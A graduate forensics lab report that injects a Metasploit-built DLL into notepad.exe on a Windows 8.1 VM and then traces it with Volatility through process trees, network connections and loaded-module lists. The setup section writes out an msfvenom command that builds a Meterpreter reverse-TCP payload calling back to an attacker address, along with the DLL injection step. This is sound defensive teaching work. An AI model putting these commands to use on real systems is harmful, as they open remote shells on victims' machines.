Student ID: 801157088
Name: TamilMathi TamilThurai

ITIS 5250
TamilMathi TamilThurai
Graduate Lab
04/27/2020

Overview:

For this lab, I created the test data as memory dump of the VM and transferred it to my SIFT workstation for my further analysis. I used Volatility Framework v2.6.1 throughout my analysis. My creation of test data involves the following steps:

Environment setup:

Forensic analysis will be performed on memory dump of the Virtual Machine with **Windows 8.1** operating system running. I have chosen **VMware** workstation to deploy this virtual machine because of its easy memory acquisition from saved snapshot. I have taken Windows 8.1 as target Operating system environment on which the reflective DLL is going to be loaded into arbitrary running process. I also used Kali Linux as another VM to create a DLL.

I used Metasploit framework v5.0 to create the DLL file and I copied the file to Windows 8.1 VM. The DLL will be further injected into the running process using Invoke-DllInjection.ps1 PowerShell script.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.111.131 LPORT=4444 -f dll > malicious_dll.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
```

I chose the process for injection to be **notepad.exe**. notepad is a simple text editor for Microsoft Windows. I started the **notepad** process whose PID value is **3452**.

```
PS C:\Users\TamilMathi\Downloads> ps

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     58       4     1560       7040    73     0.19   2980 conhost
    210       6      976       2636    31     0.27    364 csrss
    188       9     1560       6020   156     0.34    424 csrss
    228      13     4824       9640   115     0.47   1824 dllhost
    192       7     2460       6496    66     0.20   2396 dllhost
    204      12    47648      49724   199     0.59    696 dwm
   1501      40    42452      85124   582    12.55   1224 explorer
      0       0        0          8     0               0 Idle
    408      16    10704      34680   224     0.47   2808 iexplore
    444      22     7052      26232   188     1.19   3500 iexplore
    700      10     2596       5932    61     0.69    516 lsass
    160       7     2192       4448    64     0.06   2476 msdtc
    418      61   191964      41360   238     9.53   1920 MsMpEng
    270      10     5548      19596   142     0.44    896 notepad
     83       4     1104       6940   110     0.02   3452 notepad
    753      27    49624      64468   235     5.94   2964 powershell
    616      30    21940      23536   157     4.67   1048 SearchIndexer
    199       5     1956       4168    47     0.83    508 services
     44       1      164        688     3     0.03    280 smss
    344      11     2592       6080    69     0.13   1252 spoolsv
    385       8     2852       7360    68     0.16    576 svchost
    363       9     2504       5640    58     0.39    604 svchost
    642      15    14060      14840    95     0.69    788 svchost
   1407      36    21788      27736   196     7.16    828 svchost
    691      14     4568       8316   101     0.38    888 svchost
    342       9    11612      15812    84     4.13    924 svchost
    496      19     4588       9224   105     0.39   1060 svchost
    474      28    11496      12980    99     0.95   1280 svchost
    249       9     1936       6436    85     0.08   1764 svchost
    674       0      424        348     3    11.73      4 System
    190       9     1448       5104    97     0.05   1352 taskhostex
    120       7     1904       3920    51     0.05   1756 VGAuthService
     65       4      868       3160    71     0.02    768 vmacthlp
    305      12     6468      12104   108     5.42   1800 vmtoolsd
    318      16    11056      15960   161     4.45   2992 vmtoolsd
     75       5      652       2836    60     0.11    416 wininit
    151       4      944       3888    71     0.11    452 winlogon
    206       8     4484       9212    67     1.30   2580 WmiPrvSE
```

I used PowerShell script called **Invoke-DllInjection.ps1** from [this web location] to inject DLL into the target process. It can also be remotely loaded without having to present in the disk.

This script takes 2 input: one for **Process ID** to inject to, another for the **DLL** to be injected. I provided notepad.exe Process ID and copied DLL file name.

```
PS C:\Users\TamilMathi\Downloads> Invoke-DllInjection

cmdlet Invoke-DllInjection at command pipeline position 1
Supply values for the following parameters:
ProcessID: 3452
Dll: C:\Users\TamilMathi\Downloads\malicious_dll.dll

   Size(K) ModuleName                                     FileName
   ------- ----------                                     --------
        20 malicious_dll.dll                              C:\Users\TamilMathi\Downloads\malicious_dll.dll
```

Once it's been successfully injected, it shows the details of the injected module with its size. Then I created a **snapshot** which will be saved as **.vmem** file. Snapshot in the VMware is the feature to make a copy of the **current state** of the machine. It's used to **restore** back to this state if the OS crashes.

Used Softwares & OS: **VMware Workstation Pro v15.1.1, Volatility Framework v2.6.1, Windows 8.1, PowerShell v4.0**

Student ID: 801157088
Name: TamilMathi TamilThurai

Forensic Acquisition & Exam Preparation:

My forensic acquisition began with taking the live memory from the VM. Memory dump of the live machine can be taken in many ways. Since I had my VM in VMware Workstation, I have taken **memory dump** by retrieving the **snapshot** of the machine. It is saved as Vmware Dump (.vmem). It doesn't need any further conversion of format since the .vmem file has raw memory data of the VM which can be directly analyzed with volatility.

I used **Volatility framework v2.6.1** for my further analysis. Volatility is **advanced memory forensics** tool. It's used to analyze the RAM dumped data of the machine.

I further created Forensic image of this snapshot using FTK Imager v4.1.1.

Before starting my investigation, I verified the hash using ewfverify v20140808.

Hash Details:

```
Read: 1.0 GiB (1073741824 bytes) in 10 second(s) with 102 MiB/s (107374182 bytes
/second).

MD5 hash stored in file:                77833f9b3d7104aad35d8a33cfbafa3f
MD5 hash calculated over data:          77833f9b3d7104aad35d8a33cfbafa3f

Additional hash values:
SHA1:   75615b6572c8e194bb1ba46b808bb3961eac0e8c

ewfverify: SUCCESS
```

Findings and Report (Forensic Analysis):

I started the analysis with acquiring the basic information of the image.

Profile Identification:

I used volatility's **imageinfo** plugin to retrieve the Operating System version. The tool tries to guess the OS. Out of the suggested profile, the **correct profile** must be **chosen** because the correct profile name must be provided to other plugins.

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win10x86, Win81U1x86, Win8SP0x86, Win10x86_10586, Win8SP1x86, Win10x86_10240_17770 (Instantiated with Win81U1
x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/sansforensics/Desktop/grad_research/Windows 8-Snapshot2.vmem)
                      PAE type : PAE
                           DTB : 0x1a8000L
                          KDBG : 0x817f4690L
          Number of Processors : 1
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0x8181f000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2020-04-23 20:12:04 UTC+0000
     Image local date and time : 2020-04-23 16:12:04 -0400
```

The correct profile out of suggested ones can be selected up by checking the suggested profiles one by one with **kdbgscan** plugin.

If the correct profile is given, the **kdbgscan** output shows the **processlist** and **module list**. If not, it doesn't show the process list.

The difference can be seen below:

With correct profile:

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win81U1x86 kdbgscan
Volatility Foundation Volatility Framework 2.6.1
**************************************************
Instantiating KDBG using: Kernel AS Win81U1x86 (6.3.17031 32bit)
Offset (V)                    : 0x817f4690
Offset (P)                    : 0x25f4690
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win10x86_10586
Version64                     : 0x817f4dc8 (Major: 15, Minor: 9600)
Service Pack (CmNtCSDVersion) : 0
Build string (NtBuildLab)     : 9600.17415.x86fre.winblue_r4.141
PsActiveProcessHead           : 0x81804a58 (40 processes)
PsLoadedModuleList            : 0x8180d418 (152 modules)
KernelBase                    : 0x8160e000 (Matches MZ: True)
Major (OptionalHeader)        : 6
Minor (OptionalHeader)        : 3
KPCR                          : 0x8181f000 (CPU 0)
```

With wrong profile:

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=WinXPSP2x86 kdbgscan
Volatility Foundation Volatility Framework 2.6.1
**************************************************
Instantiating KDBG using: /home/sansforensics/Desktop/grad_research/Windows 8-Snapshot2.vmem WinXPSP2x86 (5.1.0 32bit)
Offset (P)                    : 0x25f4690
KDBG owner tag check          : True
Profile suggestion (KDBGHeader): Win10x86_10586
Version64                     : 0x25f4dc8 (Major: 15, Minor: 9600)
PsActiveProcessHead           : 0x81804a58
PsLoadedModuleList            : 0x8180d418
KernelBase                    : 0x8160e000
```

Next, I extracted the basic system information such as **computer name**, **systempartition**, **installdate**, **Time Zone**, etc using volatility **systeminfo** plugin.

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win81U1x86 systeminfo
Volatility Foundation Volatility Framework 2.6.1
Date/Time (UTC) Type    Summary Source
2020-04-23 20:12:04 UTC+0000    Image: DateTime
2020-04-23 22:43:50 UTC+0000    Registry: LastWrite     WIN-4L06UHACI80 ComputerName | SYSTEM\ControlSet001\Control\ComputerName\ComputerName
2020-04-23 22:45:30 UTC+0000    Registry: LastWrite     Eastern Standard Time   TimeZoneKeyName | SYSTEM\ControlSet001\Control\TimeZoneInforma
tion
2020-04-23 19:46:12     Registry: LastWrite             InstallDate | SOFTWARE\Microsoft\Windows NT\CurrentVersion
2020-04-23 22:45:30 UTC+0000    Registry: LastWrite     240     ActiveTimeBias | SYSTEM\ControlSet001\Control\TimeZoneInformation
2020-04-23 20:11:12 UTC+0000    Registry: LastWrite     WIN-4L06UHACI80 Hostname | SYSTEM\ControlSet001\Services\Tcpip\Parameters
2020-04-23 19:51:27 UTC+0000    Registry: LastWrite     None    CSDVersion | SOFTWARE\Microsoft\Windows NT\CurrentVersion
2020-04-23 22:45:30 UTC+0000    Registry: LastWrite     None    DisableAutoDaylightTimeSet | SYSTEM\ControlSet001\Control\TimeZoneInformation
        Registry: LastWrite     None    LastComputerName | SOFTWARE\
2020-04-23 19:50:06 UTC+0000    Registry: LastWrite     \Device\HarddiskVolume1 SystemPartition | SYSTEM\Setup
2020-04-23 22:45:30 UTC+0000    Registry: LastWrite     0       StandardBias | SYSTEM\ControlSet001\Control\TimeZoneInformation
2020-04-23 20:11:12 UTC+0000    Registry: LastWrite             Domain | SYSTEM\ControlSet001\Services\Tcpip\Parameters
2020-04-23 19:48:24 UTC+0000    Registry: LastWrite             ShutdownTime | SYSTEM\ControlSet001\Control\Windows
2020-04-23 19:51:27 UTC+0000    Registry: LastWrite     Windows 8.1     ProductName | SOFTWARE\Microsoft\Windows NT\CurrentVersion
2020-04-23 22:43:39 UTC+0000    Registry: LastWrite     x86     PROCESSOR_ARCHITECTURE | SYSTEM\ControlSet001\Control\Session Manager\Environm
ent
2020-04-23 22:45:30 UTC+0000    Registry: LastWrite     300     Bias | SYSTEM\ControlSet001\Control\TimeZoneInformation
```

Process Inspection:

The next step I performed was list the **running process** from the memory dump. Inspecting the running process gave some insight into what the process were running around what time. Using volatility **pstree** plugin, I extracted the running process from the memory.

```
Name                                                 Pid   PPid   Thds   Hnds Sess Wow64 Start                          Exit
-------------------------------------------------- ------ ------ ------ ------ ---- ----
 0x8c9fe1c0:wininit.exe                               416    356      1      0 2020-04-23 19:48:38 UTC+0000
. 0x802af440:lsass.exe                                516    416      6      0 2020-04-23 19:48:38 UTC+0000
. 0x802b3c80:services.exe                             508    416      5      0 2020-04-23 19:48:38 UTC+0000
.. 0x99039040:svchost.exe                            1280    508     23      0 2020-04-23 19:48:40 UTC+0000
.. 0x8eb06840:vmacthlp.exe                            768    508      1      0 2020-04-23 19:48:39 UTC+0000
.. 0x99140040:vmtoolsd.exe                           1800    508     10      0 2020-04-23 19:48:41 UTC+0000
.. 0x9ec49040:SearchIndexer.                         1048    508     14      0 2020-04-23 19:48:42 UTC+0000
.. 0x8cfc2040:svchost.exe                             788    508     19      0 2020-04-23 19:48:39 UTC+0000
.. 0x8ebaf040:svchost.exe                             924    508      9      0 2020-04-23 19:48:39 UTC+0000
.. 0x8ebdd900:svchost.exe                            1060    508     21      0 2020-04-23 19:48:40 UTC+0000
.. 0x9912a500:VGAuthService.                         1756    508      2      0 2020-04-23 19:48:41 UTC+0000
.. 0x9ed74600:msdtc.exe                              2476    508      9      0 2020-04-23 19:48:47 UTC+0000
.. 0x8eb8e040:svchost.exe                             828    508     55      0 2020-04-23 19:48:39 UTC+0000
... 0x99058940:taskhostex.exe                        1352    828      7      0 2020-04-23 19:48:40 UTC+0000
.. 0x8eaa1200:svchost.exe                             576    508     10      0 2020-04-23 19:48:39 UTC+0000
... 0x99146cc0:dllhost.exe                           1824    576      5      0 2020-04-23 19:48:41 UTC+0000
... 0x9ed709c0:WmiPrvSE.exe                          2580    576      9      0 2020-04-23 19:48:47 UTC+0000
.. 0x9918f040:MsMpEng.exe                            1920    508      7      0 2020-04-23 19:48:41 UTC+0000
.. 0x9ec45940:svchost.exe                            1764    508      9      0 2020-04-23 19:48:43 UTC+0000
.. 0x8eaa9040:svchost.exe                             604    508     11      0 2020-04-23 19:48:39 UTC+0000
.. 0x99028400:spoolsv.exe                            1252    508     10      0 2020-04-23 19:48:40 UTC+0000
.. 0x8eb995c0:svchost.exe                             888    508     18      0 2020-04-23 19:48:39 UTC+0000
.. 0x9ed61cc0:dllhost.exe                            2396    508     12      0 2020-04-23 19:48:47 UTC+0000
 0x8c92f040:csrss.exe                                 364    356      9      0 2020-04-23 19:48:37 UTC+0000
 0x8026a740:System                                      4      0     95      0 2020-04-23 19:48:37 UTC+0000
. 0x8b4f5c00:smss.exe                                 280      4      2      0 2020-04-23 19:48:37 UTC+0000
 0x99022680:explorer.exe                              1224   1216     51      0 2020-04-23 19:48:40 UTC+0000
. 0x9ec187c0:iexplore.exe                            3500   1224     14      0 2020-04-23 20:03:31 UTC+0000
.. 0x80270900:iexplore.exe                           2808   3500     16      0 2020-04-23 20:03:32 UTC+0000
. 0x9eda1840:notepad.exe                              896   1224      5      0 2020-04-23 20:04:50 UTC+0000
. 0x990d1480:vmtoolsd.exe                            2992   1224      9      0 2020-04-23 19:48:51 UTC+0000
. 0x89c6a940:powershell.exe                          2964   1224      8      0 2020-04-23 19:50:43 UTC+0000
.. 0x893b6cc0:conhost.exe                            2980   2964      2      0 2020-04-23 19:50:43 UTC+0000
.. 0x9ec74b40:notepad.exe                            3452   2964      1      0 2020-04-23 20:07:42 UTC+0000
... 0x89c6a040:rundll32.exe                          2260   3452      4      0 2020-04-23 20:08:23 UTC+0000
.... 0x9ed93040:cmd.exe                              2704   2260      1      0 2020-04-23 20:08:32 UTC+0000
```

It also displays the **timestamp** associated with it. These timestamps represent the time the process started. Some of them are system process and some are user process. At this point, there is no suspicious process observed.

Analyzing network connections:

Another place to look for potential artifacts during memory forensics investigation is **network connections** from the live memory. Because some network traffic data are not supposed to be stored in Disk, it remains only on the memory.


Netscan plugin from volatility allows to check for **open connection** with its corresponding process. Running it against my dumped VM memory provided me lots of connection. One of them caught my attention because it shows the connection that is about to be established to some IP address.

NOTE: **SYN** packet is the **first packet** that needs to be sent to establish the **TCP** connection.

Now, the investigation will be focused on the process that started this connection. It shows the **owner process** of this connection as **rundll32.exe**. It's a **legitimate windows** executable file used to launch a DLL file.

Note: As Dynamic Link Library (**DLL**) is **not standalone** executable, it doesn't start by itself; some other process should invoke/start its execution. It also needs memory space of some other process. it doesn't have its own memory space.

From this observation, I inferred that some DLL was the reason for the established connection, and it was started by rundll32.exe. Since DLL doesn't get any memory space for itself to run, it **must need another process space** to run.




```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win81U1x86 netscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
0xea8f50           TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING        604      svchost.exe
0xeb2e30           TCPv4    0.0.0.0:135                    0.0.0.0:0            LISTENING        604      svchost.exe
0xeb2e30           TCPv6    :::135                         :::0                 LISTENING        604      svchost.exe
0xeb90a0           TCPv4    0.0.0.0:49152                  0.0.0.0:0            LISTENING        416      wininit.exe
0xeb90a0           TCPv6    :::49152                       :::0                 LISTENING        416      wininit.exe
0xf8d568           TCPv4    0.0.0.0:49153                  0.0.0.0:0            LISTENING        788      svchost.exe
0xf95300           TCPv4    0.0.0.0:49153                  0.0.0.0:0            LISTENING        788      svchost.exe
0xf95300           TCPv6    :::49153                       :::0                 LISTENING        788      svchost.exe
0x7a77a08          UDPv4    0.0.0.0:0                      *:*                               1060     svchost.exe    2020-04-23 20:11:12
TC+0000
0x7a77a08          UDPv6    :::0                           *:*                               1060     svchost.exe    2020-04-23 20:11:12
TC+0000
0x7b33510          UDPv4    0.0.0.0:512                    *:*                               1060     svchost.exe    2020-04-23 20:11:13
TC+0000
0x7be36e0          UDPv4    192.168.111.134:512            *:*                               1764     svchost.exe    2020-04-23 20:11:13
TC+0000
0x7a203a0          TCPv4    0.0.0.0:49154                  0.0.0.0:0            LISTENING        828      svchost.exe
0x7a220f0          TCPv4    0.0.0.0:49154                  0.0.0.0:0            LISTENING        828      svchost.exe
0x7a220f0          TCPv6    :::49154                       :::0                 LISTENING        828      svchost.exe
0x7a3bc00          TCPv4    0.0.0.0:49155                  0.0.0.0:0            LISTENING        1252     spoolsv.exe
0x7a3bc00          TCPv6    :::49155                       :::0                 LISTENING        1252     spoolsv.exe
0x7a845c8          TCPv4    0.0.0.0:49159                  0.0.0.0:0            LISTENING        516      lsass.exe
0x7a845c8          TCPv6    :::49159                       :::0                 LISTENING        516      lsass.exe
0x7b771d8          TCPv4    0.0.0.0:49159                  0.0.0.0:0            LISTENING        516      lsass.exe
0x7bed528          TCPv4    0.0.0.0:445                    0.0.0.0:0            LISTENING        4        System
0x7bed528          TCPv6    :::445                         :::0                 LISTENING        4        System
0x7a6fd30          TCPv4    192.168.111.134:49174          192.168.111.131:4444 SYN_SENT         2260     rundll32.exe
0x10a622d0         UDPv6    fe80::404d:cd0c:3d7c:4a1f:5888 *:*                               1764     svchost.exe    2020-04-23 20:11:13
TC+0000
0x10a6e838         UDPv4    127.0.0.1:512                  *:*                               1764     svchost.exe    2020-04-23 20:11:13
TC+0000
```

Inspecting loaded DLL:

Once I found out there must be some process that has this suspicious DLL, I started inspecting the loaded DLL from the process. DLLs are basically placed under "**C:\Windows\system32**" location by **default** in Windows Operating system. If any DLL is loaded from outside of this location, it cannot be loaded by operating system and it needs further attention.

I used volatility to extract the list of loaded DLL and its corresponding process names.

The process specific loaded DLLs can also be retrieved by supplying the corresponding PID (**Process Identifier**) value to volatility's **dlllist** plugin.




```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win8SP1x86 dlllist -p 3452
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
notepad.exe pid:   3452
Command line : "C:\Windows\system32\notepad.exe"

Base             Size  LoadCount LoadTime                       Path
---------- ---------- ---------- ------------------------------ ----
0x008f0000    0x38000     0xffff 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\notepad.exe
0x77060000   0x169000     0xffff 2020-04-23 20:07:42 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x76210000   0x100000     0xffff 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\KERNEL32.DLL
0x74ba0000    0xd9000     0xffff 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\KERNELBASE.dll
0x76190000    0x7c000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\ADVAPI32.dll
0x76760000   0x112000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\GDI32.dll
0x76570000   0x155000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\USER32.dll
0x76af0000    0xc3000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\msvcrt.dll
0x74cb0000    0x9b000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\COMDLG32.dll
0x74d50000  0x12ad000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\SHELL32.dll
0x6df70000    0x65000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\WINSPOOL.DRV
0x763a0000   0x128000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\ole32.dll
0x764d0000    0x45000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\SHLWAPI.dll
0x72e00000   0x206000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.9
600.17415_none_a9ed7f470139b3c1\COMCTL32.dll
0x76a00000    0x95000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\OLEAUT32.dll
0x76520000    0x41000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\SYSTEM32\sechost.dll
0x76d40000    0xd0000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\RPCRT4.dll
0x76880000   0x17d000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\SYSTEM32\combase.dll
0x76fd0000    0x8b000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\SHCORE.DLL
0x76310000    0x26000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\IMM32.DLL
0x76000000   0x113000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\MSCTF.dll
0x73a30000     0x9000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\SYSTEM32\kernel.appcore.dll
0x74820000     0xa000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\CRYPTBASE.dll
0x746e0000    0x54000     0xffff 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\bcryptPrimitives.dll
0x73900000    0xee000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\uxtheme.dll
0x70410000     0x5000        0x6 2020-04-23 20:08:23 UTC+0000   C:\Users\TamilMathi\Downloads\malicious_dll.dll
```

On analyzing the **notepad.exe** (PID=**3452**), there was some DLL (**malicious_dll.dll**) loaded. It wasn't placed under "C:\Windows\system32\". It also shows the full path where the loaded DLL resides in the disk.

As soon as the process is started, all its necessary **DLL** will be **loaded immediately** into the memory. So, both starting times should match.

Its timestamp shows that only this DLL was **loaded 1 minute later** than rest of the DLL. It's possible only if the DLL doesn't belong this process. Instead, it was **injected manually**.



```
.. 0x893b6cc0:conhost.exe                    2980   2964      2        0 2020-04-23 19:50:43 UTC+0000
.. 0x9ec74b40:notepad.exe                    3452   2964      1        0 2020-04-23 20:07:42 UTC+0000
... 0x89c6a040:rundll32.exe                  2260   3452      4        0 2020-04-23 20:08:23 UTC+0000
.... 0x9ed93040:cmd.exe                      2704   2260      1        0 2020-04-23 20:08:32 UTC+0000
```

```
root@siftworkstation:/home/sansforensics/Desktop/grad_research# vol.py -f Windows\ 8-Snapshot2.vmem --profile=Win8SP1x86 dlllist -p 3452
Volatility Foundation Volatility Framework 2.6.1
************************************************************************
notepad.exe pid:   3452
Command line : "C:\Windows\system32\notepad.exe"


Base             Size  LoadCount LoadTime                       Path
---------- ---------- ---------- ------------------------------ ----
0x008f0000    0x38000     0xffff 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\notepad.exe
0x77060000   0x169000     0xffff 2020-04-23 20:07:42 UTC+0000   C:\Windows\SYSTEM32\ntdll.dll
0x76210000   0x100000     0xffff 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\KERNEL32.DLL
0x74ba0000    0xd9000     0xffff 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\KERNELBASE.dll
0x76190000    0x7c000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\ADVAPI32.dll
0x76760000   0x112000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\GDI32.dll
0x76570000   0x155000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\USER32.dll
0x76af0000    0xc3000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\msvcrt.dll
0x74cb0000    0x9b000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\COMDLG32.dll
0x74d50000  0x12ad000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\SHELL32.dll
0x6df70000    0x65000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\WINSPOOL.DRV
0x763a0000   0x128000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\ole32.dll
0x764d0000    0x45000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\SHLWAPI.dll
0x72e00000   0x206000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf1df_6.0.9
600.17415_none_a9ed7f470139b3c1\COMCTL32.dll
0x76a00000    0x95000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\OLEAUT32.dll
0x76520000    0x41000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\SYSTEM32\sechost.dll
0x76d40000    0xd0000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\RPCRT4.dll
0x76880000   0x17d000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\SYSTEM32\combase.dll
0x76fd0000    0x8b000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\SHCORE.DLL
0x76310000    0x26000        0x6 2020-04-23 20:07:42 UTC+0000   C:\Windows\system32\IMM32.DLL
